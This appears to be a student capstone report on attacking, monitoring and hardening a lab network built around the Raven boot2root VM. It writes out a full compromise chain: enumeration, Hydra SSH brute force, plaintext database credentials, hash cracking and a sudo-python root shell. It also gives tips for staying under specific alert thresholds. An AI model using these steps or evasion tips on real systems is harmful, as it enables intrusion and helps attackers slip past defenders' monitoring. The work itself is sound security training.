Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Jawad Ayache

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVM-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux Ubuntu
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Network Mapping	nmap was used to discover open ports	Ability to discover open ports and plan attack
User Enumeration	wpscan was used to identify users on the system	Username information was used by attackers to gain access
Brute Force Vulnerability	Weak password allows for successful brute force attacks	Hydra was used to brute force the weak password to SSH into the web server
MySQL Database Access	Attackers were able to find a file containing root credentials to the MySQL database	Root login credentials were discovered to the MySQL Database
Python Privileges	Attackers notices steven had python privileges	Ability to utilize python commands to escalate to root

Exploits Used

Exploitation: Network mapping and User Enumeration(nmap & WPscan)


- WPScan was used to enumerate the WordPress server
- Identified two users as two points of entry
- nmap was used to scan the network and identify points of entry and services running






Exploitation: Brute Force Vulnerability (Hydra)

- Hydra was used to brute force my way into one of the accounts
- Obtaining the password for michaels account allows me to gain a user shell using SSH and finding the first flag





Exploitation: MySQL Database Access

- A user shell using michaels account allows me access to files only michael can see such as the WordPress config files
- Directory and file analysis led me to the MySQL Database containing password hashes for michael and steven

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
[ Read 89 lines (Converted from DOS form
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
----------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | use
r_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
----------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
                |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
                |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
----------------+-------------+---------------+
2 rows in set (0.00 sec)
```

Exploitation: John the Ripper/Python Privilege Escalation

- John the ripper was used to crack stevens password
- Once the other users password was cracked, A user shell was obtained and a python command was used to change me into the root user

```
$ ls
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

```
root@Kali:~# john --show hash.txt
steven:pink84

1 password hash cracked, 1 left
root@Kali:~#
```

John the Ripper commands:

- Saved the unsalted password hash to a file
- john passwordhash.txt
- john – show passwordhash.txt
- Result: pink84

Privilege Escalation commands:

- SSH into stevens account
  - ssh steven@192.168.1.110
- Test sudo privileges
  - sudo -l
- Use python commands to escalate to root
  - sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’

Avoiding Detection

Stealth Exploitation of Network Mapping

Monitoring Overview

- Which alerts detect this exploit?

  WHEN sum() OF http.request.bytes OVER all documents is ABOVE 3500 FOR THE LAST 1 minute

- Which metrics do they measure?

  Packets sent from the same source IP to different IP’s

- Which thresholds do they fire at?

  If the request bytes exceed 3500 for 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Specify ports you want to scan mitigating risk of triggering the alert

- Are there alternative exploits that may perform better?

- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of Wordpress Enumeration

Monitoring Overview

- Which alerts detect this exploit?

  WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes

- Which metrics do they measure?

  HTTP errors for unauthorized access

- Which thresholds do they fire at?

  When there are over 400 HTTP response codes generated over a five minute time frame

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Wait for at least a minute after ever 100 requests sent

- Are there alternative exploits that may perform better?

  wpscan has a “stealth” option: wpscan –stealthy –url http://192.168.1.110/wordpress/ –enumerate u

Stealth Exploitation of Brute Force Password Cracking

Monitoring Overview

- Which alerts detect this exploit?

  WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

- Which metrics do they measure?

  System CPU processes

- Which thresholds do they fire at?

  Above 0.5 per 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Instead of using john and hydra on the target machine you can move the hashes onto another machine so it is utilizing your own cpu power. You can also avoid changing files on the vulnerable machine


- Are there alternative exploits that may perform better?

  Hashcat could be a good alternative as it uses GPU power rather than CPU power

Defensive Analysis & Alerts


Excessive HTTP Errors

- This Alert monitors the HTTP 401 error codes generated
- Threshold set at 400 within a 5 minute time frame




HTTP Request Size Monitor

- This alert monitors the HTTP request bytes over all documents
- Threshold set at 3500 bytes



CPU Usage Monitor

- Metric: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Threshold: Above 0.5 for the last 5 minutes



Hardening

Hardening Against Port 22 Open on Target 1

- Patch: Disable SSH
  - This can be done by accessing the /etc/ssh/sshd_config file and disabling non root users from being able to ssh in
  - Remove any code that allows non root users to SSH into the system
- Why it works?
  - Even if attackers were to crack a users password, the entire ssh service is unavailable for non root users making it a lot harder for attackers to SSH into the system using a general user account.

Hardening Against Brute Force Vulnerability on Target 1

- Patch: Implement stronger password policies
  - Enforce users to use special characters along with upper and lower case alphabets
  - Enforce Password history
  - Multi-Factor Authentication
  - Do not use personal information such as your first name
- Why it works?
  - With more complex password, brute force tools such as hydra will take much longer to crack the password, if the password is really complex it could take as much as a couple of years to fully crack the password

Hardening Against Wordpress Configuration on Target 1

- Patch: Configure and hash Wordpress database login information
  - Hashing the password for the wordpress database ensures that even if the config file is accessed, the password is not written in plaintext
- Why It Works?
